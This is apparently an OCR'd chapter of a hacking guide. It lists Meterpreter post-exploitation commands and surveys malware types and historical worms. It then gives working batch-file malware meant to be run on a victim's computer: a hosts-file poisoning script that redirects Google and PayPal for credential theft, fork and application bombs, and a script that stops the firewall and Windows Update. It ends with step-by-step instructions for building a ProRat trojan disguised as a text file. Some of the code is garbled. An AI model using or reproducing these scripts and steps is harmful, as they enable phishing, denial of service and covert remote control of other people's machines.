Since the Meterpreter provides a whole new environment, In this section i will cover some of the basic Meterpreter commands to get you started and help familiarize you with this most powerful post-exploitation tool.

Basic Commands:

IdletimeDisplays: displays how much time the user is

inactive. **keyscan_startStarts:** Recording user key typing.

keyscan_dump: dumps the user’s key strokes.

keyscan_stop: Stops recording user typing.

sysinfo: Provides information about target host.

ps: List all running processes.

shell: obtain interactive windows oS Shell.

portfwd: Establish port forwarding connections through meterpreter tunnels.

ipconfig: displays network interfaces information.

route: View and modify networking routing table.

webcam_snap: Command grabs a picture from a connected web cam on the target system, and saves it to disc as a JPEg image.

Hashdump : grabs the hashes in the password (SAM) file.

getsystem: Uses 15 built-in methods to gain sysadmin privileges.

malware analysis

Malware, or malicious software, software that is specifically designed to disrupt, damage, or gain unauthorized access to a computer system or to disable mobile devices, computers or network servers. “Malware” is the general term covering all the different types of threats to your computer safety such as viruses, spyware, worms, Trojans, rootkits and so on, thus malware can be categorized in many forms which are discussed below.

types of malware

- **Virus:** A virus is a form of malware that is capable of copying itself and spreading to other computers, it is attached to a document or file that supports a single instruction that expands automatically into a set of instructions to perform a particular task when executed its code it is capable of spreading from one host to another host. once downloaded,

the virus will lay dormant until the file is opened and in use. Viruses are designed to disrupt a system's ability to operate. As a result, viruses can cause significant operational issues and data loss.

- **Worms:** Computer worms are similar to viruses because they replicate functional copies of itself and can cause the same type of damage. But in case of a worm, it is standalone software and does not require a host program or human help to propagate. Worms can be transmitted via software vulnerabilities Sometimes a computer worm's purpose is only to make copies of itself over and over again to consume system resources, such as hard drive space or bandwidth, causing to overload the systems resource.
- **Spyware:** The definition of spyware is a software program that secretly gathers personal information and sends it to the attacker, without the user's knowledge from a computer when it is online. An example of spyware is an adware software program that records a user's keystrokes on online advertisements and reports them to research or ad firm.

"Spyware runs quietly in the background, collecting information."

- **Trojan horse:** Trojan, is a type of malicious code or software that looks legitimate but can take control of your computer. It varies from a virus because the Trojan binds itself to non-executable files, such as image files, audio files. different types of Trojan are discussed briefly on the previous chapter.
- **Logic Bombs:** It is essentially a trigger planted in a program when the triggering condition is met, the planted code is then executed. the logic bomb is programmed to execute when a specific date is reached, it is referred to as a time bomb.
- **Ransomware:** Ransom malware, or ransomware, is a type of malware that prevents users from accessing their system or personal files typically by encryption, and payment is demanded before the ransomed data is decrypted and access is returned to the victim.

- **Rootkits:** A rootkit is a piece of software installed on the machine that allows an attacker to do many malicious things, including opening a backdoor. A rootkit is illegally installed on the machine without the owner knowing, it runs on a target machine when an attacker somehow gained access to the system with root-level privileges.

deadly malwares of history

emotet

Emotet is a banking Trojan malware program that obtains financial information, such as user credentials stored on the browser, by eavesdropping on network traffic. Emotet malware also inserts itself into software modules that are then able to steal address book data and perform a denial of service attacks on other systems. It also functions as a downloader or dropper of other banking Trojans Emotet continues to be among the costliest and destructive malware affecting state, local, tribal, and territorial (SLTT) governments, and the private and public sectors.

Source of infection: Email, Embedded URL's

Author: Mealybug group

Wanacry

WanaCry is a ransomware crypto worm using the EternalBlue exploit to spread via SMB protocol. This ransomware worm spreads itself rapidly across several computer networks in May of 2017. After infecting Windows computers, it encrypts files on the PC's hard drive, making them impossible for users to access, then demands a ransom payment in bitcoin to decrypt them. Version 1.0 has a "killswitch" domain, which stops the encryption process after the demanded ransom payment is made.

WanaCry Execution Flow

Source of infection: Email

Author: Lazarus group(North Korean hacker group)

kovter

This malware has gone through various changes during its lifespan. Initially, it appeared as police ransomware to the infected systems, where it remained in a target system waiting for the right opportunity—usually when the user downloaded illegal files or browsed illegal websites. once triggered, it

notifies the user of illegal activity along with a “fine”, which equates to its ransom demand. However, this early version was not too effective, as it required the correct set of conditions and could easily be detected and removed. The second, and perhaps most visible variant of KoVTER was that of a click-fraud malware. This variant used code injection to infect its target, after which it stole information that is then sent to its Command & Control (C&C) servers. during 2014 the code base changed as updates were committed and the ransomware conducted “click fraud” attacks as well. In 2015, KoVTER evolved again into a fileless malware.

Source of infection: Pornography website, Emails

Author: Kovcoreg

iloveyou

The ILoVEyoU virus is a computer worm. It spread through an email. ILoVEyoU is one of the most well-known and worst computer viruses of all time. It arrived with the subject line “ILoVEyoU” and an attachment, “LoVE-LETTER-FoR-yoU.txt.vbs”. If the attachment was opened, a Visual Basic script was executed, and the computer was infected. The virus spread quickly through email, websites and file sharing. The virus replicated itself and exposed itself to everyone in the vivtim’s contact list. This virus was a pioneer for other viruses, as it was one of the first to attach to an email.

Source of Infection: Email using the outlook email application

Author: onel de guzman

code red

The Code Red and Code Red II worms came up in the summer of 2001. Both worms exploited an operating system vulnerability that was found in machines running Windows 2000 and Windows NT. The vulnerability was

a buffer overflow problem, Activities of the worm were based on the date of the month, The Code Red worm initiated a distributed denial of service (ddoS) attack on the White House. That means all the computers infected with Code Red tried to contact the Web servers at the White House at the same time, overloading the machines.

- **Days 1-19:** Trying to spread itself by looking for more IIS servers on the Internet.
- **Days 20–27:** Launch denial of service attacks on several fixed IP addresses. The IP address of the White House web server was among those.
- **Days 28-end of month:** Sleeps, no active attacks.

Source of infection: probing random IP addresses and infecting all hosts vulnerable to the IIS exploit.
Author: group Chinese

lifecycle of a virus

After development and deployment of a computer Virus it goes through four phases in the affected system.

- **Dormant Phase:** once a virus has successfully attached to a program, file, or document, the virus will lie dormant on the infected system until circumstances cause the computer or device to execute the file in which the virus is attached. For a virus to infect your computer, you have to run the infected program.
- **Propagation Phase:** After successful execution of the virus it will places an identical copy of itself into other programs or certain system areas on the disk.
- **Triggering phase:** And now after replicating itself the virus will be activated to perform the function for which it was intended which may include deleting data, performing ddoS or anything the attacker has programmed the virus to do.

- **Execution Phase:** This is the actual work of the virus, where the "payload" will be released and the function will be performed.

creating Virus & trojan

There are two ways to create Computer virus which include:

1) Manual scripting
2) Tools

Manual scripting malware requires vast knowledge in an operating system, networking as well as programing language, typically malware is written in assembly language. So here I will show some malware scripting using batch file programming just for the sake of simplicity that will help in getting started in programming malware manually.

In Windows, the batch file is a file that stores command in a serial order. The command-line interpreter takes the file as an input and executes in the same order. A batch file is simply a text file saved with the .bat file extension. It can be written using Notepad or any other text editor

Few things are uncovered in most of the batch programs, and that is nothing but the dark side of the batch. The batch program offers its programmers to create their custom viruses just by misusing the way the command works, which leads to the creation of batch viruses. In this section, we are going to learn about the dark side of the batch by learning how to misuse commands to create batch viruses.

Folder replicator malware:

Here is a Simple batch virus that contains only 6 lines, and it has the function to keeps on creating a folder with the name "virus", until a user stops it. It is an example how this small code will consume system's resource.

1. Just open up a notepad, type the code given below

   cd

   cd C:\Documents and Settings\username\Desktop

   :loop
   md
   Virus cd
   Virus
   goto loop
2. Save it as a batch file with the extension .bat, before doing that you have to modify the code by changing the place where it says '*username*' and instead of that replace it by the currently logged in username.
3. Then run it on the Victims computer to infect it.
4. Any how it doesn't cause much harm, but replicates folder inside a folder and goes on.

dns poisoning malware

This Batch file have the function to modify the dNS Management of a system by editing the hosts.txt file that resides inside '*C:\windows\system32\drivers\ etc\hosts.txt*', so that it will take you to some malicious websites instead of landing you to the legitimate website. This may also be used for phishing, i.e. redirecting you to a malicious website which looks exactly like the legitimate one, and then steal credentials.

@echo off
echo 10.199.64.66 www.google.com >> C:\windows\system32\drivers\etc\ hosts.txt
echo 10.199.64.67 www.paypal.com >> C:\windows\system32\drivers\etc\ hosts.txt
exit

This program creates a new entry in the hosts file, so that whenever an user attempts to move to www.google.com, he will be re-directed to another host that has the IP address of 10.199.64.66, likewise if the user attempts

to login to the PayPal account by typing in www.paypal.com, he will be re-directed to another external malicious website that has the IP address of 10.199.64.67, where if the user enters the credentials unknowingly, they were into the hackers database and he can use it for several other purposes.

Fork bombing:

Most of them have heard about the word '*fork()*', which is used to create child process, like wise fork bombing is nothing but calling a program by itself again and again with a infinite loop and making the system to crash by popping up hundreds of windows on the screen.

```
@echo off
:loop Explorer
Call fork.bat
Goto loop
```

Type this above program in a notepad file and save it as 'fork.bat'. when executing, The **explorer** command will open up the 'documents' directory, because the program contains a loop, which will lead to calling the batch file again and again which in turn opens up multiple documents rolled out in a loop, likewise it goes on by calling the program itself again and again until the system crashes or hangs up.

Application Bomber

Application bomber is a superset of window bomber, this has a close relation to the above given fork bomber program, where in this 'application bomber' we don't call the program using the name itself (simply known as fork), whereas in this program we are going to open up several applications continuously using a loop.

```
@echo off
:loop
start notepad
start
winword
start mspaint
start write
start cmd
start
explorer
start control
start calc
goto  loop
```

When the above given batch program is executed, it will open up the following applications such as notepad, word document, Microsoft paint, WordPad, command prompt, my documents, control panel, and calculator in an infinite loop causing the system to collapse and as a result the system simply crashes or reboots. Just imagine the same using a fork concept; oops! it will make the system crash immediately.

msg annoyer

Message annoyer is a batch program that uses the same concept as above but will interact with the user and anyhow annoying and irritating them by popping up some message box containing the given messages in it.

```
@echo off
:annoy
msg *  Hi  there!
msg  * How  u  doin
?
msg * Are you fine  ?
msg * Never mind about me....
msg * I am not here to annoy you....
```

*msg * I am caring for you.....*
*msg * start counting from 1 to 5, i Will be outta this place.....*
*msg * 1*
*msg * 2*

*msg * 3*

*msg * 4*

*msg * 5 goto*
annoy

This program will pop up a small message box Containing the text mentioned in the program given above. This message box will pop up until an endless loop, which annoys the person sitting before the computer. Even these small popup windows may crash the computer if it overloads the memory.

service disabler:

The following piece of code is used for stopping some critical windows services.

@echo off
net stop "Windows Firewall"
net stop "Windows Update"
net stop Workstation
net stop "DHCP Client" net
stop "DNS Client" net stop
"Print Spooler" net stop
Themes
exit

This program when executed will stop the '*windows firewall*' service that is required to block unwanted datagram's coming from the internet, '*windows update*' service that is required to update windows patches and so on, '*workstation*' service that is required for the computer to establish a peer to peer connection, '*DHCP Client*' service that is required to register an available IP address from the dHCP server, '*DNS Client*' service that is required to resolve FQdN (Fully Qualified domain Name) into its equivalent IP address, '*print spooler*' service that is required to load the document to be printed in the spool, and then the '*themes*' service that is required to offer Themes and other graphical appearance.

creating trojan using tools

- **ProRat**


To show an example of a malicious program, I will use a Popular Windows Trojan creating software called ProRat.

1. Download ProRat from the official website (http://www.prorat.net/ downloads.php).once it is downloaded right click on the folder and choose to extract it. A password prompt will come up. The password will be "**pro**".
2. open up the program. you should see the following:


3. Next we will create the actual Trojan file. Click on **Create** and choose

   Create ProRat Server.


4. Next put in your IP address so the server could connect to you. If you don't know your IP address, click on the little arrow to have it filled in for you automatically. Next put in your e-mail so that when and if a victim gets infected it will send you a message. We will not be using the rest of the options.




5. Click on the **General Settings** button to continue. Here we will choose the server port the program will connect through, the password you will be asked to enter when the victim is infected and you wish to connect with them, and the victim name. As you can see ProRat has the ability to disable the windows firewall and hide itself from being displayed in the task manager.




6. Click on the **Bind with File** button to continue. Here you will have the option to bind the Trojan server file with another file. Remember a Trojan can only be executed if a human runs it. So by binding it with a legitimate file like a text document or a game, the chances of someone clicking it go up. Check the bind option and select a file to bind it to. In the example I will use an ordinary text document.



Create Server
Notifications
General Settings
Bind with File
Server Extensions
Server Icon
Help
Bind server with a file.
Select File
This File will be Binded:
Server Size:
342 Kbayt
Create Server


Open
Look in:
Desktop
My Documents
My Computer
My Network Places
Mozilla Firefox
ProRat_v1.9
Funny Joke
File name:
Funny Joke
Open
Files of type:
.
Cancel

7. Click on the Server Extensions button to continue. Here you choose what kind of server file to generate. I will stick with the default because it has icon support, but exe file looks suspicious so it would be smart to change it.




8. Click on Server Icon to continue. Here you will choose an icon for your server file to have. The icons help mask what the file actually is. For my example I will choose the regular text document icon since my file is a text document.

